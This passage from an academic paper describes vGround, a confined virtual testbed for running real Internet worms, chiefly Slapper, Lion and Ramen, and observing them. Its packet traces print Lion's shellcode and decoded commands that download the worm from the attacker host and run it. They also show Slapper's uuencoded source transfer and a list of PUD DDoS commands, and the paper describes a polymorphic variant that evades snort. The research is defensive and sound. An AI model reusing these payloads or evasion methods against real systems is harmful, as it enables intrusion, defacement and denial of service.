We create a vGround with 1000 vulnerable end-hosts running in 10 networks each with 100 end hosts (192.168.x.y, $x = 1 \cdots 10$, $y = 1 \cdots 100$). At the beginning, there is *one* Slapper-infected "seeding" node (192.168.3.11) in the vGround. We allow the Slapper worm to propagate in the vGround and the propagation progress is recorded. Based on the vGround traces, the propagation pattern of Slapper worm can be visualized in Figure 6. The three sub-figures show the status of the vGround at three different time instances: when 2%, 5%, and 10% of the end-hosts in the vGround are infected, respectively. The x-axis is the third octet of an end-host's IP, while the y-axis is the fourth octet. An "X" indicates that the corresponding end-host is infected. The figure shows the progress and victim distribution of Slapper worm propagation.

From Figure 6, it can be conjectured that the Slapper worm is using the *address-sweeping* strategy when selecting victims: The seed worm first randomly selects the 192.168.0.0/16 address range. Within this range, hosts will then be *sequentially scanned*. Figure 6 shows that all the infected nodes are so far in the same subnet. A closer look at the detailed vGround traces reveals the reason: it takes some time for the seed worm to "hit" the 192.168.0.0/16 range and start infecting the hosts.



(a) When 2% hosts infected (b) When 5% hosts infected (c) When 10% hosts infected

Figure 8: Propagation of Slapper worm variant w/ *island-hopping* (Total: 1000 hosts)

The newly spawned worms will do the same as the seed worm. If one of them hits the same range, it will "sweep" the IP addresses again *in the same sequence* (i.e. from 192.168.0.1 to 192.168.254.254). An analysis of the Slapper worm source code confirms our conjecture.

We note that the scale of the above vGround may *not* be large enough to observe other propagation patterns. For example, we synthesize a *Slapper worm variant* using the *island-hopping* strategy [43]. Under this strategy, the seed worm targets the hosts in *its own* /16 range with high probability (0.75), and hosts outside the range with low probability (0.25). The same vGround for the original Slapper is used to run the Slapper variant. The propagation pattern is visualized in Figure 8. It is clear that the hosts in the worm's local range (192.168.0.0/16) are infected *randomly* instead of *sequentially* as in address sweeping. Our vGround traces also indicate that the seed worm as well as the newly spawned worms will *immediately* start to infect local hosts, without the delay (caused by random range selection) observed in address sweeping. Unfortunately, the "hopping away" behavior (i.e. worms infecting hosts outside the local range) cannot be observed in the vGround, due to the limited address space of the vGround. As our solution, we develop a new technique called *worm-driven vGround growth*: when a worm's probing target is generated and the target is not in the vGround, a new subnet with at least the target host will be dynamically generated and added to the vGround within *seconds*. Other techniques such as NAT/reverse-NAT, VM freezing/resuming, and transparent proxying are also applicable solutions. These techniques help to increase the probability of hitting a target victim and thus better exposing a worm's propagation strategy.


4.3 Detailed Exploitation Steps

In this experiment, we demonstrate the fidelity of vGround in capturing the detailed exploitation steps at the byte level.

Lion worm Figure 9(a) shows a *tcpdump* trace generated in the vGround for the Lion worm experiment in Section 4.1. The trace shows a complete infection process with network-level details. The initial TCP connection handshake is omitted from the figure. The trace shows that the vulnerability in the BIND service [14] is successfully exploited and a remote shell is created. *The byte sequence in red color (in lines 2, 3 and 4) is exactly the signature used in snort [9] for Lion worm detection*. The trace also shows the sequence of specially-crafted commands then executed, which result in the transfer and activation of a worm copy.


Slapper worm The Slapper worm is unique in its heap-based exploitation [53]. vGround successfully reproduces the detailed exploits: Initially, a TCP connection is initiated to verify the reachability of a victim, which is followed, if reachable, by an invalid HTTP GET request to acquire the version of vulnerable Apache server. Once the version is obtained, a succession of 20 connections at 100 millisecond intervals exhausts Apache's pool of server and thus forces the creation of two fresh processes when serving the next two SSL connections. The purpose of "forking" two fresh processes is to have the same heap structures within them and thus prepare for the final two SSL handshake exploitations. The first SSL connection exploits the vulnerability to obtain the exact location of affected heap allocation, and it is used in the second SSL connection to correctly patch attack buffer. The second SSL connection re-triggers the heap-based buffer overflow which transfers to the control of the just-patched attack buffer.

Due to space constraint, we do not show the full vGround traces during the above exploitation process.



```
11:14:44.457068 20.0.3.3.1026 > 20.0.1.2.domain:  43981 inv_q+ [b2&3=0x980] (23) (DF)
...
0x0010   0a00 0102 0402 0035 001f 8ae3 abcd 0980         .......5........
0x0020   0000 0001 0000 0000 0000 0100 0120 2020         ................
0x0030   2002 61
11:14:44.457511 20.0.1.2.domain > 20.0.3.3.1026:  43981 inv_q FormErr [0q] 1/0/0 (Cla
ss 46331) Type0[|domain] (DF)
11:14:44.472424 20.0.3.3.1026 > 20.0.1.2.domain:  43981+ [2q] [1au] A? M-^PM-^PM-^PM-
k;1M-[_M-^CM-o|M-^Mw^PM-^Iw^DM-^MO M-^IO^HM-3^PM-^I^Y1M-IM-1M-^?M-^I^OQ1M-@M-0fM-3^GM
-^IM-yM-MM-^@Y1M-[9M-Xu^JfM-;^D^Af9^^Bt^HM-bM-'.M-hM-@M-^?M-^?M-^?M-^IM-K1M-IM-1^C1M-
@M-0?IM-MM-^@AM-bM-vM-k^T1M-@[M-^MK^TM-^I^YM-^IC^XM-^HC^G1M-RM-0^KM-MM-^@M-hM-gM-^?M-
^?M-^?/bin/shM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P.M-z.M-?.M-^A.@.M-^A.@.^@.^@.M-{.M-?.M-z
.M-?.^@.^@.^@.^@.M-^M.@.M-{.M-?.Q.@.^@.^@.M-{.M-?.^@.^@.^@.^@.^W.^H.^X.^H.^Y.^H.M-{.M
-?.^W.^H.M-|.M-?.^Z.^H.^@.^@.^@.^@.d.^@.^@.^@.^@.^@.M-^@.@.^@.^@.k.^H.^W.^H.M-{.M-?.
(509) (DF)
...
0x0080   31c0 5b8d 4b14 8919 8943 1888 4307 31d2         1.[.K....C..C.1.
0x0090   b00b cd80 e8e7 ffff ff2f 6269 6e2f 7368         ........./bin/sh
...
11:14:44.473328 20.0.1.2.domain > 20.0.3.3.1026:  43981 [2q] 0/0/1 (533) (DF)
11:14:45.547904 20.0.3.3.1025 > 20.0.1.2.domain: P 1:643(642) ack 1 win 5840 <nop,nop
,timestamp 8082 7988> (DF)
...
0x0030   0000 1f34 5041 5448 3d27 2f75 7372 2f62         ...4PATH='/usr/b
0x0040   696e 3a2f 6269 6e3a 2f75 7372 2f6c 6f63         in:/bin:/usr/loc
0x0050   616c 2f62 696e 2f3a 2f75 7372 2f73 6269         al/bin/:/usr/sbi
0x0060   6e2f 3a2f 7362 696e 273b 6578 706f 7274         n/:/sbin';export
0x0070   2050 4154 483b 6578 706f 7274 2054 4552         .PATH;export.TER
...
0x01f0   746d 6c3b 6563 686f 2027 2321 2f62 696e         tml;echo.'#!/bin
0x0200   2f73 6827 203e 206c 696f 6e3b 6563 686f         /sh'.>.lion;echo
0x0210   2027 6e6f 6875 7020 6669 6e64 202f 202d         .'nohup.find./.-
0x0220   6e61 6d65 2022 696e 6465 782e 6874 6d6c         name."index.html
0x0230   2220 2d65 7865 6320 2f62 696e 2f63 7020         ".-exec./bin/cp.
0x0240   696e 6465 782e 6874 6d6c 207b 7d20 5c3b         index.html.{}.\;
0x0250   273e 3e6c 696f 6e3b 6563 686f 2027 7461         '>>lion;echo.'ta
0x0260   7220 2d78 6620 3169 306e 2e74 6172 273e         r.-xf.1i0n.tar'>
0x0270   3e6c 696f 6e3b 6563 686f 2027 2e2f 3169         >lion;echo.'./1i
0x0280   306e 2e73 6827 203e 3e6c 696f 6e3b 6563         0n.sh'.>>lion;ec
0x0290   686f 203e 3e6c 696f 6e3b 6563 686f 203e         ho.>>lion;echo.>
0x02a0   3e6c 696f 6e3b 6368 6d6f 6420 3735 3520         >lion;chmod.755.
0x02b0   6c69 6f6e 3b0a                                  lion;.
...
11:14:45.548031 20.0.1.2.domain > 20.0.3.3.1025: . ack 643 win 7062 <nop,nop,timestam
p 8101 8082> (DF)
11:14:45.550886 20.0.3.3.1025 > 20.0.1.2.domain: P 643:770(127) ack 1 win 5840 <nop,n
op,timestamp 8082 8101> (DF)
...
0x0030   0000 1fa5 5445 524d 3d27 6c69 6e75 7827         ....TERM='linux'
0x0040   0a65 7870 6f72 7420 5041 5448 3d27 2f73         .export.PATH='/s
0x0050   6269 6e3a 2f75 7372 2f73 6269 6e3a 2f62         bin:/usr/sbin:/b
0x0060   696e 3a2f 7573 722f 6269 6e3a 2f75 7372         in:/usr/bin:/usr
0x0070   2f6c 6f63 616c 2f62 696e 270a 6c79 6e78         /local/bin'.lynx
0x0080   202d 736f 7572 6365 2068 7474 703a 2f2f         .-source.http://
0x0090   3230 2e30 2e33 2e33 3a32 3733 3734 203e         20.0.3.3:27374.>
0x00a0   2031 6930 6e2e 7461 723b 2e2f 6c69 6f6e         .1i0n.tar;./lion
...
11:14:45.550949 20.0.1.2.domain > 20.0.3.3.1025: . ack 770 win 7062 <nop,nop,timestam
p 8101 8082> (DF)
```

(a) Exploitation details of Lion worm



vGround.Slapper.tcpdump - Ethereal
File Edit Capture Display Tools Help

No.	Time	Source	Destination	Protocol	Info
96	4.726272	192.168.3.14	192.168.3.11	TCP	https > 1271 [ACK] Seq=3876899202 Ack=3
97	4.726547	192.168.3.14	192.168.3.11	SSLv2	Encrypted Data
98	4.733840	192.168.3.11	192.168.3.14	TCP	1269 > https [ACK] Seq=3883581737 Ack=3
99	4.733864	192.168.3.11	192.168.3.14	TCP	1271 > https [ACK] Seq=3892984054 Ack=3
100	4.741274	192.168.3.11	192.168.3.14	SSLv2	Encrypted Data, [Unreassembled Packet]
101	4.817723	192.168.3.14	192.168.3.11	TCP	https > 1271 [ACK] Seq=3876899223 Ack=3
102	4.817989	192.168.3.11	192.168.3.14	SSLv2	Encrypted Data, [Unreassembled Packet]
103	4.852024	192.168.3.14	192.168.3.11	SSLv2	Encrypted Data, [Unreassembled Packet]
104	4.852341	192.168.3.11	192.168.3.14	TCP	1271 > https [ACK] Seq=3892984304 Ack=3
105	4.863624	192.168.3.14	192.168.3.11	SSLv2	Encrypted Data, [Unreassembled Packet]
106	4.864014	192.168.3.14	192.168.3.11	SSL	[Unreassembled Packet]
107	4.865670	192.168.3.11	192.168.3.14	TCP	1271 > https [ACK] Seq=3892984304 Ack=3
108	4.865785	192.168.3.14	192.168.3.11	SSLv2	Encrypted Data, [Unreassembled Packet]
109	4.865698	192.168.3.11	192.168.3.14	TCP	1271 > https [ACK] Seq=3892984304 Ack=3

```
⊞ Transmission Control Protocol, Src Port: 1271 (1271), Dst Port: https (443), Seq: 3892984098, Ack: 3876899223
⊞ Secure Socket Layer
  [Unreassembled Packet: SSL]
```

```
0020  03 0e 04 f7 01 bb e8 0a  39 22 e7 14 c9 97 80 18   ...÷.»è. 9"ç.É...
0030  1d ce df a3 00 00 01 01  08 0a 00 00 f7 f7 00 00   .Îß£.... ....÷÷..
0040  f8 3f 72 6d 20 2d 72 66  20 2f 74 6d 70 2f 2e 62   ø?rm -rf  /tmp/.b
0050  75 67 74 72 61 71 2e 63  3b 63 61 74 20 3e 20 2f   ugtraq.c ;cat > /
0060  74 6d 70 2f 2e 75 75 62  75 67 74 72 61 71 20 3c   tmp/.uub ugtraq <
0070  3c 20 5f 5f 65 6f 66 5f  5f 3b 0a 62 65 67 69 6e   < __eof_ _;.begin
0080  20 36 35 35 20 2e 62 75  67 74 72 61 71 2e 63 0a    655 .bu gtraq.c.
0090  4d 2b 52 48 4a 2a 42 48  4a 2a 42 48 4a 2a 42 48   M+RHJ*BH J*BHJ*BH
```

(b) Exploitation details of Slapper worm

Figure 9: Exploitation details of Lion worm and Slapper worm

Instead, the trace in the final stage of the attack is shown in Figure 9(b). From the decoded area of Figure 9(b), it is interesting to see that the worm source is transferred in the *uuencoded*[4] format.

4.4 Malicious Payload

A worm's payload reveals the intention of the worm author and often leads to destructive impact. The vGround is an ideal venue to invoke the malicious payload, because the consequent damage will be confined within the vGround. Moreover, the vGround will be easily recoverable due to the all-software user-level implementation.

The following string is found in the Lion worm trace in Figure 9(a): *find / -name "index.html" -exec /bin/cp index.html* {} \;. The Lion worm recursively searches for all *index.html* files starting from the "/" root directory and replaces them with a built-in web page. This malicious payload is confirmed by our forensic analysis enabled by the vGround post-infection trace collection service (Section 3.4). We also run an *earlier version* of the Lion worm in a separate vGround. We observe that the Lion worm carries and installs an infamous rootkit - *t0rn* [30], which will destroy the infected host. Without full-system virtualization, such *kernel-level damage* cannot be easily reproduced. Furthermore, the vGround contains the damage and makes the system re-installation fast and easy.

```
[root@c1_2 /root]#pudclient 127.0.0.1
PUD Client version 11092002Ready, type in the
commands as follows, or type help for a list:

help
The commands are:
  * kill      kills the daemon

  * log       log output to file

  * bounce    adds a bounce
  * close     closes a bounce

  * info      requests info
  * list      lists the current servers
  * sh        execs a command

  * udpflood  send a udp flood
  * tcpflood  send a tcp flood
  * dnsflood  send a dns flood

  * escan     scans hard drive for emails
```

Figure 10: Payloads of the Slapper worm

The Slapper worm does not destroy local disk content like the Lion worm. It is more *advanced* in self-organizing worm-infected hosts into a *P2P attack network*. In the vGround for the Slapper worm, we are able to observe the operations of this P2P network. More specifically, we deploy a special client [20] in one of the end hosts. The special client will issue commands (listed in Figure 10) to the infected hosts. Meanwhile, each Slapper worm carries a DDoS payload component [20]. In the vGround, we are able to issue commands such as *list*, *udpflood*, and *tcpflood* via the special client. The vGround traces indicate that a command is propagated among the infected hosts in a P2P fashion, rather than being sent directly from the special client. The vGround provides a convenient environment to further investigate such advanced attack strategy.

[4]Uuencode, or the full name *"Unix to Unix Encoding"*, represents a method or tool for converting files from binary to ASCII(text) so that they can be sent across the Internet via email.

4.5 Advanced Worm Experiments

In this section, we present a number of more advanced experiments where vGrounds demonstrate unique advantages over other worm experiment environments.

Multi-vector worms Multi-vector worms are able to infect via *multiple infection vectors (IVs)*. In this experiment, we run the Ramen worm [4, 18], which carries three different IVs in three different services, including LPRng (CVE-2000-0917), wu-ftpd (CVE-2000-0573), and rpc.statd (CVE-2000-0666). A vGround with 1000 virtual nodes running these services is created and only one seed Ramen worm is planted. Over the time, however, we notice *different infection attempts based on all three IVs*.

Interestingly, our vGround experiments reveal that *the Ramen exploitation code for the vulnerable wu-ftpd server is flawed* - a result *not mentioned* in popular bulletins [4] and [18]. To confirm, we also use the same exploitation code against a real machine running a vulnerable FTP server (wu-ftpd-2.6.0-3). The result agrees with the vGround result.

Stealthy/polymorphic worms Using various polymorphic engines [40, 50, 32], worms can become extremely stealthy. The modeling and detection of stealthy behavior or polymorphic appearances require much longer time and larger playground scale. Furthermore, it is hard, if not impossible, for worm simulators [46] to experiment polymorphic worms.

We have synthesized a polymorphic worm based on the original Slapper worm. We use it to evaluate the effectiveness of signature-based worm detection schemes. As shown in Section 4.3, the Slapper worm will transfer an *uuencoded* version of the worm source code after a successful exploitation. Our polymorphic Slapper first attempts to encrypt the source using the *OpenSSL* tool before transmission. The encryption password is *randomly generated* and is then XOR'ed with a shared key. Finally, the resultant value is prepended to the encrypted worm source file for transmission. Our vGround experiments show that snort [9] is no longer able to detect the worm[5]. The same worm could also be used to test the signatures generated by various signature extraction algorithms [51, 41, 42, 44].

Routing worms The vGround can also be used to study the relation between worm propagations and the underlying routing infrastructure. We have recently synthesized the routing worm introduced in [62]. The routing worm takes advantage of the information in BGP routing tables to reduce its scanning space, without missing any potential target. With its network virtualization and real-world routing protocol support, the vGround provides a new venue to study (at least qualitatively) such an infrastructure-aware worm and the corresponding defense mechanisms.

5 Discussion on the Arms Race

It has been noted [12] that a UML-based VM exposes certain system-wide footprints. For example, the content in $/proc/cmdline$ can reveal the command parameters when a UML VM is started and the command parameters contain some UML-specific information (e.g., the special root device $ubd0$). Such deficiency may undesirably disclose the existence of vGround. As a counter-measure, methods have been proposed [29] to minimize such VM-specific footprints. However, this is not the end of the problem. Instead, it may lead to another round of "arms race".

An interesting trend is that VMs, including UML VMs, are increasingly used for *general computing purposes* such as web hosting, education, and Grid computing [33, 36, 35]. If such trend prevails, the arms race tension may be *mitigated* because a worm might as well infect a VM in such a "mixed-reality" cyberspace.

In addition, the confined nature of vGround may turn out *disabling* some worm experiments where the worm has to communicate with hosts outside the vGround to "succeed". For example, the Santy worm [24] relies on the *Google* search engine to locate targets for infection and it can be effectively mitigated by filtering the worm-related queries [22]. However, the vGround cannot be readily used to safely observe the dynamics of such worms[6]. Although the vGround platform does have the capability to intercept an external connection attempt and forge a corresponding response, it remains an open question whether such technique can survive the subsequent counter-measures taken by the worms.

[5]The Slapper signature used in snort is the string "TERM=xterm".

[6]In fact, due to the strict confi nement requirement, even a dedicated worm testbed is *not* able to support such study.

6 Related Work

Testbeds for destructive experiments The DETER project [11] provides a shared testbed to researchers to conduct a wide variety of security experiments. With a pool of physical machines in a number of sites, the DETER testbed is able to provide each researcher with a virtually dedicated experiment environment in an efficient on-demand fashion. In the current practice, the granularity of resource allocation is often one physical node. The vGround software platform can be deployed in the DETER testbed as a *value-added worm experiment service*. As a result, worm researchers will benefit not only from the testbed's general services (e.g., topology generation, result visualization), but also from the new features brought by vGround (i.e. easy recovery, larger scale, and confinement).

Netbed [60], Modelnet [56], and PlanetLab [8] are highly valuable and accessible testbeds/environments for general networking and distributed system experiments. On the other hand, the vGround platform is an enabling software system that can potentially ("already" in the case of PlanetLab) be deployed in these testbeds to enhance their support for *destruction-oriented* worm experiments. For example, PlanetLab and Modelnet currently do not support worm experiments, especially when kernel-level damages (e.g., kernel-level rootkit installation) are incurred.

The anti-virus industry has long been building worm testbeds (including virtualization-based testbeds) for timely capture and analysis of worms. Such testbeds are mainly for *in-house* exclusive use by highly skillful and specially trained experts. As a result, *wide deployability*, *infrastructure sharing*, and *user convenience* are *not* their primary design concerns. One of the pioneering industry testbeds is Internet-inna-Box [58] originally built at IBM. It involves virtual machines and virtual networks, both enabled by an "emulation package" that supports virtual *Win9x* environments. The testbed is based on one or more physical machines, each with *two physical* network connections - one dedicated to traffic between the VMs. While sharing the same principle of system and network virtualization, vGrounds *do not* require dedicated network connections and administrator privileges. Also, the vGround platform imposes lower requirement of user skills by performing automatic vGround generation and deployment. Further, vGrounds support virtual routers and user-specified network topology. However, vGround currently does not support Windows worms.

VM-based worm investigation Virtual machines provide an isolated virtualization layer for running and observing untrusted services and applications. Among the notable VM technologies are VMware [13], User-Mode Linux (UML) [33], Denali[59], and Xen[28].

VM technologies have been heavily leveraged to study worms. In current practice, various VM technologies including VMware [13] and User-Mode Linux (UML) [33] have been actively deployed as honeypots to *capture worms*, especially during the early stage of their propagation. To *analyze a worm*, VM-based technologies have also be developed. One advanced VM-based forensic platform is ReVirt[34]. ReVirt enhances individual VMs with efficient logging and replay capabilities for intrusion analysis purpose, making it possible for a worm researcher to replay the worm exploitation process in an instruction-by-instruction fashion. Finally, to study *how worms propagate*, we have argued that only VMs are not enough, leading to our development of new network virtualization techniques.

Virtual networks Recently, network virtualization attracts increasing research attention. In [26], research efforts are called for to create "virtual testbeds" on top of shared distributed infrastructures - the vGround platform is *a step towards this vision*. Different virtual networks have been developed such as X-bone [54], VNET [52], and VIOLIN [37]. Both X-bone and VNET create a "virtual Internet" which does not hide the existence of the underlying physical hosts and their network connections. If used in vGround, they would not be able to confine worm traffic within the virtual Internet. VIOLIN is our previous effort in network virtualization and it *does not* provide automatic virtual network generation and bootstrapping.

Honeypot systems We first note that *a vGround itself is not a honeypot system*. Recently, there have been significant advances in honeypot systems and their applications [48, 38, 31, 61, 27]. For example, Honeyd [48] is a highly scalable and efficient framework for *virtual* honeypots. Honeyd can be applied to a wide range of system security areas including worm detection and defense. The vGround platform and honeypot systems are different in nature: Honeypot systems are *connected to and interact with* the real Internet, while the vGround is an *isolated virtual environment to replay worm behavior*. As a result, they perfectly complement each other. In fact, a promising integration will be to use honeypot systems to "capture" real-world worms, and then use vGrounds to run the captured worms in a realistic but isolated environment. Such an integration has great potential in *automatic* capture and characterization of 0-day worms.

7 Conclusion

The vGround platform enables impact-confined and resource-efficient experiments with Internet worms. The main features of vGround are supported by a suite of virtualization-based new techniques. Using real-world worms, we have demonstrated that vGrounds are high-fidelity confined playgrounds to run worms and observe key aspects of their behavior, including network space targeting, propagation pattern, exploitation steps, and malicious payload. These results are critical to the development of worm detection and defense mechanisms, which can also be tested in vGrounds. For worm researchers, the vGround platform accommodates their *iterative* experiment workflows with great efficiency and convenience. The vGround platform makes a timely contribution to worm detection and defense research.

References

[1] Bochs. *http://bochs.sourceforge.net/*.

[2] Bro. *http://bro-ids.org*.

[3] Internet Protocol V4 Address Space. *http://www.iana.org/assignments/ipv4-address-space*.

[4] Linux Ramen Worm. *http://service1.symantec.com/sarc/sarc.nsf/html/pf/linux.ramen.worm.html*.

[5] Linux/Lion Worms. *http://www.sophos.com/virusinfo/analyses/linuxlion.html*.

[6] Linux/Slapper Worms. *http://www.sophos.com/virusinfo/analyses/linuxslappera.html*.

[7] objdump. *http://www.gnu.org/software/binutils/manual/html_chapter/binutils_4.html*.

[8] PlanetLab. *http://www.planet-lab.org*.

[9] Snort. *http://www.snort.org*.

[10] Tcpdump. *http://www.tcpdump.org*.

[11] The DETER Project. *http://www.isi.edu/deter/*.

[12] The Honeynet Project. *http://www.honeynet.org*.

[13] VMware. *http://www.vmware.com/*.

[14] ISC Bind 8 Transaction Signatures Buffer Overfbw Vulnerability. *http://www.securityfocus.com/bid/2302*, 2001.

[15] Linux Adore Worms. *http://securityresponse.symantec.com/avcenter/venc/data/linux.adore.worm.html*, 2001.

[16] Linux Lion Worms. *http://www.whitehats.com/library/worms/lion/*, 2001.

[17] Nimda Worms. *CERT Advisory CA-2001-26 Nimda Worm* *http://www.cert.org/advisories/CA-2001-26.html*, 2001.

[18] Ramen Worm. *http://www.sans.org/y2k/ramen.htm*, Feb. 2001.

[19] CERT Advisory CA-2002-27 Apache/mod_ssl Worm. *http://www.cert.org/advisories/CA-2002-27.html*, 2002.

[20] PUD: Peer-To-Peer UDP Distributed Denial of Service. *http://www.packetstormsecurity.org/distributed/pud.tgz*, 2002.

[21] SoBig Worms. *http://www.cert.org/incident_notes/IN-2003-03.htm*, 2003.

[22] Google Smacks Down Santy Worm. *http://www.pcworld.com/news/article/0,aid,119029,00.asp*, Dec. 2004.

[23] MyDoom Worms. *http://us.mcafee.com/virusInfo/default.asp?id=mydoom*, 2004.

[24] Santy Worms. *http://www.f-secure.com/v-descs/santy_a.shtml*, Dec. 2004.

[25] Witty Worms. *http://securityresponse.symantec.com/avcenter/venc/data/w32.witty.worm.html*, Mar. 2004.

[26] T. Anderson, L. Peterson, S. Shenker, and J. Turner. A Global Communications Infrastructure: A Way Forward. *http://www.arl.wustl.edu/netv/contrib/nsf_Dec2.ppt*, Dec. 2004.

[27] M. Bailey, E. Cooke, D. Watson, F. Jahanian, and J. Nazario. The Internet Motion Sensor: A Distributed Blackhole Monitoring System. *Proc. of the 12th Network and Distributed System Security Symposium (NDSS), San Diego, California*, Feb. 2005.

[28] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, R. N. Alex Ho, I. Pratt, and A. Warfi eld. Xen and the Art of Virtualization . *Proceedings of the ACM Symposium on Operating Systems Principles (SOSP)*, Oct. 2003.

[29] C. Carella, J. Dike, N. Fox, and M. Ryan. UML Extensions for Honeypots in the ISTS Distributed Honeypot Project. *Proceedings of the 2004 IEEE Workshop on Information Assurance United States Military Academy, West Point, NY*, June 2004.

[30] P. Craveiro. SANS Malware FAQ: What is t0rn rootkit? *http://www.sans.org/resources/malwarefaq/t0rn_rootkit.php*.

[31] D. Dagon, X. Qin, G. Gu, W. Lee, J. Grizzard, J. Levine, and H. Owen. HoneyStat: Local Worm Detection Using Honeypots. *Proceedings of the 7th RAID*, Sept. 2004.

[32] T. Detristan, T. Ulenspiegel, Y. Malcom, and M. Underduk. Polymorphic Shellcode Engine Using Spectrum Analysis. *Phrack Issue 0x3d*, 2003.

[33] J. Dike. User Mode Linux. *http://user-mode-linux.sourceforge.net*.

[34] G. Dunlap, S. King, S. Cinar, M. Basrai, and P. Chen. ReVirt: Enabling Intrusion Analysis through Virtual-Machine Logging and Replay. *USENIX Symposium on Operating Systems Design and Implementation (OSDI 2002)*, 2002.

[35] Figueiredo, R. J, P. Dinda, and J. Fortes. A Case for Grid Computing on Virtual Machines. *Proc. of the Intl. Conf. on Distributed Computing Systems (ICDCS)*, Apr. 2003.

[36] X. Jiang and D. Xu. SODA: a Service-On-Demand Architecture for Application Service Hosting Utility Platforms . *Proceedings of The 12th HPDC*, June 2003.

[37] X. Jiang and D. Xu. VIOLIN: Virtual Internetworking on Overlay Infrastructure. *Technical Report CSD-TR-03-027, Purdue University*, July 2003.

[38] X. Jiang and D. Xu. Collapsar: A VM-Based Architecture for Network Attack Detention Center. *Proceedings of the USENIX 13th Security Symposium, San Diego, USA*, Aug. 2004.

[39] X. Jiang, D. Xu, and R. Eigenmann. Protection Mechanisms for Application Service Hosting Platforms. *CC-Grid 2004*, Apr. 2004.

[40] K2. ADMmutate. *CanSecWest/Core01 Conference, Vancouver http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz*, Mar. 2001.

[41] H. A. Kim and B. Karp. Autograph: Toward Automated, Distributed Worm Signature Detection. *Proceedings of the 13th Usenix Security Symposium*, Aug. 2004.

[42] C. Kreibich and J. Crowcroft. Honeycomb: Creating Intrusion Detection Signatures Using Honeypots. *ACM SIGCOMM Computer Communication Review*, Jan. 2004.

[43] J. Nazario. *Defense and Detection Strategies against Internet Worms*. Artech House Publishers, ISBN: 1-58053-537-2, 2004.

[44] J. Newsome, B. Karp, and D. Song. Polygraph: Automatically Generating Signatures for Polymorphic Worms. *Proceedings of Oakland 2005*, May 2005.

[45] F. Perriot and P. Szor. An Analysis of the Slapper Worm Exploit. *Symantec White Paper http://securityresponse.symantec.com/avcenter/reference/analysis.slapper.worm.pdf*.

[46] K. S. Perumalla and S. Sundaragopalan. High-Fidelity Modeling of Computer Network Worms. *Proceedings of 20th ACSAC*, Dec. 2004.

[47] P. Porras, L. Briesemeister, K. Levitt, J. Rowe, and Y.-C. A. Ting. A Hybrid Quarantine Defense. *Proceedings of the ACM CCS Workshop on Rapid Malcode (WORM'04), Washington DC, USA*, Oct. 2004.

[48] N. Provos. A Virtual Honeypot Framework. *Proceedings of the USENIX 13th Security Symposium, San Diego, USA*, Aug. 2004.

[49] T. Ptacek and J. Nazario. Exploit Virulence: Deriving Worm Trends From Vulnerability Data. *CanSecWest/Core04 Conference, Vancouver*, Apr. 2004.

[50] M. Sedalo. Jempiscodes: Polymorphic shellcode generator. *http://securitylab.ru/tools/services/download/?ID=36712*, 2003.

[51] S. Singh, C. Estan, G. Varghese, and S. Savage. Automated Worm Fingerprinting. *Proceedings of the ACM/USENIX OSDI*, Dec. 2004.

[52] A. Sundararaj and P. Dinda. Towards Virtual Networks for Virtual Machine Grid Computing. *Proceedings of the Third USENIX Virtual Machine Technology Symposium (VM 2004)*, Aug. 2004.

[53] P. Szor. Fighting Computer Virus Attacks. *Invited Talk, the 13th Usenix Security Symposium (Security 2004), San Diego, CA*, Aug. 2004.

[54] J. Touch. Dynamic Internet Overlay Deployment and Management Using the X-Bone. *Proc. of IEEE ICNP 2000*, Nov. 2000.

[55] J. Twycross and M. M. Williamson. Implementing and Testing a Virus Throttle. *Proceedings of the USENIX 12th Security Symposium, Washington, DC*, Aug. 2003.

[56] A. Vahdat, K. Yocum, K. Walsh, P. Mahadevan, D. Kostic, J. Chase, and D. Becker. Scalability and Accuracy in a Large-Scale Network Emulator. *Proceedings of 5th OSDI*, Dec. 2002.

[57] N. Weaver, S. Staniford, and V. Paxson. Very Fast Containment of Scanning Worms. *Proceedings of the USENIX 13th Security Symposium, San Diego, USA*, Aug. 2004.

[58] I. Whalley, B. Arnold, D. Chess, J. Morar, and A. Segal. An Environment for Controlled Worm Replication & Analysis (Internet-inna-Box). *Proceedings of Virus Bulletin Conference*, Sept. 2000.

[59] A. Whitaker, M. Shaw, and S. D. Gribble. Scale and Performance in the Denali Isolation Kernel. *Proceedings of USENIX OSDI 2002*, Dec. 2002.

[60] B. White, J. Lepreau, L. Stoller, R. Ricci, S. Guruprasad, M. Newbold, M. Hibler, C. Barb, and A. Joglekar. An Integrated Experimental Environment for Distributed Systems and Networks. *Proceedings of 5th OSDI*, Dec. 2002.

